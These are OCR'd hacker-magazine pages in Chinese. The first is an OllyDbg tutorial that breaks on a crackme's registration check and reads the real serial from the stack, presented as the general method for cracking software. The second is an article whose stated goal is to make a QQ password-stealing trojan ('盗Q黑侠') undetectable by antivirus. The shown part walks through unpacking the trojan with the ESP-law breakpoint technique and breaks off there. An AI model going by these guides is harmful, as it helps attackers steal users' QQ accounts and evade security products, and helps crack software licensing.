


图8




图9

第3步：设置断点

我们准备在004417C6 |. 55 push ebp 这句代码上设置一个断点，小菜们该怎么做呢？非常简单使用鼠标单击这句代码，然后再按下F2就可以了，设置完成后这句代码会变以红色高亮的方式显示，如图10。这样我们一眼就可以看到那里有断点了。顺便提一下，设置断点的标准方法是鼠标点击这段代码，然后单击右键，在弹出的菜单中选择“断点”，接着选择“切换”，就可以在这句代码上设置断点了，如图11。

```
00441 7C1 | .  53             push   ebx
00441 7C2 | .  8BD8           mov    ebx, eax
00441 7C4 | .  33C0           xor    eax, eax
004417C6  |    55             push   ebp
004417C7  | .  68 60184400    push   00441860
004417CC  | .  64:FF30        push   dword ptr fs:[ea:
```

图10

断点(P) ▸		切换	F2
HIT 跟踪 ▸		条件(C)	Shift+F2
RUN 跟踪 ▸		条件记录(L)	Shift+F4

图11

小菜们可能注意到了这里的“断点”选项下面除了我们提到的“切换”外还有很多选项呢，它们是干什么用的呢？其实，这些功能是设置高级断点时用到的。关于高级断点我们在这里就不多说了，目前普通的断点已经足够大家使用了。好了，设置完了断点，接下来该干什么呢？

第4步：运行程序

为什么要“运行程序”呢？这里所说的运行程序是指：让程序在OD中运行起来。听起来挺玄乎的，其实非常简单，还记得F9是干什么用的吗？只要按下F9，程序就可以在OD中运行起来了。在这里程序的运行和在一般情况下的运行是一样的，不同之处就在于它的一举一动都已经牢牢地在OD的控制下。好了，按下F9让程序运行，可能细心的小菜会发现一个问题“上面不是说如果在有断点的情况下，按下F9程序就会运行到断点处并且被中断下来吗？这里怎么程序依然正常的运行呢”？

嗯，这个问题要给大家解释一下。出现这个问题的原因是：程序还没有运行我们设置断点的那句代码。举例来说，比如我们在某一个程序的一句代码上设置了断点，这句代码和这个程序的一个特定的功能有关系。那么，只有在这个特定的功能被我们用到的时候，这句代码上的断点才会起作用。如果没有用到这个功能，程序自然就不会执行那一句代码，于是断点就不会起作用了。

回到这个CRACKME上，我们刚才设置断点的那句代码是与这个CRACKME注册部分有关的代码。当我们没有尝试注册这个CRACKME而仅仅是运行这个程序的话，我们设置的断点是不会起作用的。这个问题大家清楚了吗？大家可以大胆的猜测一下，如果一会儿我们尝试着注册这个CRACKME的话，断点会不会起作用呢？带着这个问题，来继续我们的工作。

第5步：输入注册信息

什么叫做“输入注册信息”呢？我们在破解软件的时候有一个非常重要的步骤，就是在目标软件的注册窗口中任意输入一些注册信息，尝试着去注册。当然这样盲目注册的成功率基本上为零，但是这并不意味着这个过程就没有用处，在后面我会让大家逐渐体会到这个过程的重要性。在这里小菜们跟着做就可以了，现在CRACKME已经运行起来了，我们把目光转移到这个CRACKME上来，在Name一栏中输入一个注册名：比如XFILES，并在Serial一栏中任意输入一个注册码：比如123456，如图12。然后单击OK按钮，突然屏幕一闪瞬间就来到了OD的主界面上，怎么回事呢？呵呵，因为这时我们的断点起作用了，所以程序就被中断下来了。看来，我们在上一步做出的猜想是正确的。




图12

程序被中断了，而且来到了OD的界面中。现在这个界面上的第一句代码就是我们设置断点的那句代码，程序就中断在了这一句代码上，如图13，下面好戏就要开场了。

```
004417C1 | .  53             push   ebx                 中断的位置
004417C2 | .  8BD8           mov    ebx, eax
004417C4 | .  33C0           xor    eax, eax
004417C6  |   55             push   ebp
004417C7 | .  68 60184400    push   00441860
004417CC | .  64:FF30        push   dword ptr fs:[ea:
004417CF | .  64:8920        mov    fs:[eax], esp
004417D2 | .  8D55 FC        lea    edx, [ebp-4]
```

图13

第6步：单步跟踪

对于这个已经中断下来的程序，要采取“单步跟踪”的方法。这样可以关注到程序运行的每一个细节，对于我们来说可以在程序运行的细节中发现注册码的踪影，所以“单步跟踪”这个过程是寻找注册码最关键的一步，也是整个软件破解的关键所在，因为它的目标直指软件破解的核心“注册码”。

单步跟踪命令已经介绍过了，现在开始每按一下F8都要细心的观察OD每一个窗口中内容的变化，这个时候心里一定要默默地数数，每按一下数一下。当数到15时OD的“信息窗口”（回忆一下，哪一个窗口叫做信息窗口）突然出现了一个提示，如图14。这个提示的主要内容是一个字符串“ASCII ：E413-013F-A832-3867”。这个字符串是干什么用的呢？我们继续分析，再按一下F8，注意OD的堆栈窗口，当走到**00441800 |. 58 pop eax ; 00EC98F8**这句代码时在堆栈窗口看到了这样一组信息。

```
0012F394   00EC990C  ASCII "XFILES"
0012F398   00EC9920  ASCII "E413-013F-A832-3867"
0012F39C   00EC98F8  ASCII "123456"
```

其中“XFILES”就是我们输入的注册名，“123456”就是我们随便输入的注册码，而那一串奇怪的字符串刚好处在两者之间，难道这个字符串与注册信息有关系？

```
堆栈 ss:[0012F398]=01329920, (ASCII "E413-013F-A832-3867")
edx=00000000
                         注意这里的内容
```

图14

第7步：跟踪与分析

想想看，处在注册名和假注册码（自己任意输入的注册码一般叫做假码）之间，莫非它就是真正的注册码？现在还不能十分的确定，接着再向下分析：

```
00441801  |.  E8 3E23FCFF   call   00403B44
00441806  |.  75 1A         jnz    short 00441822
```

看到这两句代码小菜们是不是想起了以前学过的一些知识，**jnz short 00441822**是一个标准的JNZ跳转，大家知道JNZ跳转的意思就是“不相等则跳”，简单的说就是当上一句代码中所比较的两个值不相等的话就跳转到另一个地方去执行那里的代码。那这里的这个JNZ跳转跳向了哪里呢？根据它后面的地址我们可以知道这个跳转的目的地是“00441822”这个位置。我们就去那里看看，老办法按Ctrl+G输入地址，就来到了目的地，如图15。

```
00441822  >  6A 10           push   10
00441824  .  B9 84184400     mov    ecx, 00441884       error
00441829  .  BA 8C184400     mov    edx, 0044188C       wrong code
0044182E  .  A1 302C4400     mov    eax, [442C30]
00441833  .  8B00            mov    eax, [eax]
00441835  .  E8 BAD6FFFF     call   0043EEF4            来到了这里
```

图15

```
00441822  |> \6A 10          push   10
00441824  |.  B9 84184400    mov    ecx, 00441884       ;  error
00441829  |.  BA 8C184400    mov    edx, 0044188C       ;  wrong
code
0044182E  |.  A1 302C4400    mov    eax, [442C30]
```

咦？这里代码后面还跟着一个“error”和“wrong code”，

这是什么意思呢？其实这是OD自动给我们的提示，我们可以这样简单的理解，代码的主要目的就是提示我们“error”并且“wrong code”，翻译过来就是“错误，注册码不正确”。

原来“不远万里”的跳到这里就是为了告诉我们“注册码不正确”。肯定了，随便输入的123456当然不可能是正确的注册码了。不过，大家要明白这样一个问题，电脑程序可没有小菜们这么聪明，一看就知道123456不可能是注册码，电脑必须经过分析和比较才能知道某一串数字是不是正确的注册码。

大家想想最简单的比较一个东西是真是假的方法是什么呢？没错，就是把假的拿到一个真的跟前一对比不就可以了吗！其实电脑也是这样比较的。大家想想看，123456是我们随便输入的，肯定是不正确的注册码，即“假码”。程序将“假码”经过和“真码”的比较就可以作出判断了，看来真正的注册码肯定已经出现过了，那它在哪里呢？想想我们先前都遇到了哪些字符串与“123456”一同出现的呢？有“XFILES”和“E413-013F-A832-3867”，第一个是我们的注册名，没有什么好怀疑的，疑点又落到了“E413-013F-A832-3867”这个字符串上，刚才已经怀疑过它了，莫非它真的是注册码？一定得验证一下，关掉OD，单独运行CRACKME，依次输入注册名“XFILES”和字符串“E413-013F-A832-3867”，带着几分怀疑和期待，我们按下“OK”按钮，程序果然给出了注册成功的提示，如图16。好兴奋呀，真正的注册码果然被我们从代码的缝隙间找到了。




图16

成功的喜悦是不言而喻的，大家经过了一个漫长的分析调试过程后，终于成功的找到了CRACKME的注册码，其实CRACKME就是软件注册模块的一个缩影，我们可以使用同样的方法来分析软件。各种教程中高手们使用的也就是这样一个分析的方法。

通过这一节的学习我们初步体验了使用OD调试程序的过程与方法。在文章的最后我把最主要的内容再给大家做一个总结。

首先经过学习我们知道了使用OD分析程序的过程是：

1．使用OD打开程序（也叫做使用OD加载或载入程序）

2．寻找与注册关系密切的代码

3．在关键代码上设置断点，并运行程序

4．输入试炼码（就是诸如12345这一类的任意输入的注册码，也叫做“试炼码”）

5．通过单步跟踪的方法，在程序运行的细节中找到注册码

通过以上五个步骤就基本完成了软件的破解工作了。不论采取什么样的调试手段，不论是分析哪一种类型的软件，都要遵循以上的分析步骤。小菜们一定要牢记哦！

这一课我们只是了解了OD最基本的调试方法，在使用过程中OD还会给我们带来哪些令人兴奋的功能呢，下一节我会一一为大家介绍。

（文章中涉及到的工具OllyDBG、crackme已经收录于光盘中）

脱未知壳，免杀QQ木马

少爷

我曾经下载使用过很多的QQ盗号木马，可基本上都是没过几天就被杀毒软件给查杀了，没办法呀，谁让我们自己不会编写呢！不过菜鸟也有自己的菜鸟武器，那就是自己来制作免杀木马。

盗Q黑侠一直是我非常喜欢的一个QQ盗号软件，功能非常强大，其界面如图1所示，不过目前使用它生成的木马服务端程序，都会被杀毒软件所查杀，如图2。看了这么多期的黑客X档案，也学到了很多东西，接下来我就教大家如何对其进行免杀制作！




图1




图2

如果我们对生成的服务端程序直接加壳的话，将无法正常运行，很明显这是因为生成的服务端程序“穿”上了自己的衣服（也就是已经被加了壳）。我们先来检测一下加的是什么壳，可PEiD居然没有检测出来，如图3。没有关系，我们不管它，直接进行脱壳。我决定使用ESP定律法来进行脱壳（因为ESP定律法既简单又实用，很适合菜鸟们使用）。




图3

术语解释：什么是ESP定律法？

我们都知道在汇编语言中，call是访问子程序的一个基本指令。我们可以简单的理解成向堆栈中压入下一行程序的地址，JMP就转到call的子程序地址处。与call对应的就是RET指令了，我们可以简单的理解成将当前的ESP（也就是寄存器）中

指向的地址出栈，JMP跳转到这个地址。这样就完成了一次调用子程序的过程。要注意的是，如果我们要返回父程序，则当我们在堆栈中进行堆栈操作的时候，一定要保证在RET这条指令之前，ESP指向的是我们压入栈中的地址，这也就是著名的"堆栈平衡"原理，也就是ESP定律。

ESP在OD的寄存器中，我们只要在命令行下ESP的硬件访问断点，就会一下子来到程序的OEP了（OEP是Original Entry Point缩写，即程序加壳前的真正的入口点）。ESP定律法的大致步骤如下：

1.按F8，注意观察OD右上角的寄存器中ESP有没有变化（变成红色）。这只是一般情况下，更确切的说我们选择的ESP值是关键句之后的第一个ESP值。

2.在命令行下：dd XXXXXXXX（指在当前代码中的ESP地址，或者是hr XXXXXXXX），然后回车！

3.选中下断的地址，"断点"－"硬件访问断点"－"WORD"断点。

4.按一下F9运行程序，直接来到了跳转处，按下F8，到达程序的OEP处。

好了，来看具体的操作步骤吧。使用OD载入我们已经生成的木马文件，如图4。然后按一下F8，停在了00420072这句代码上，我们可以看到右边寄存器窗口的"ESP 0012FFA4"是红色的，如图5。

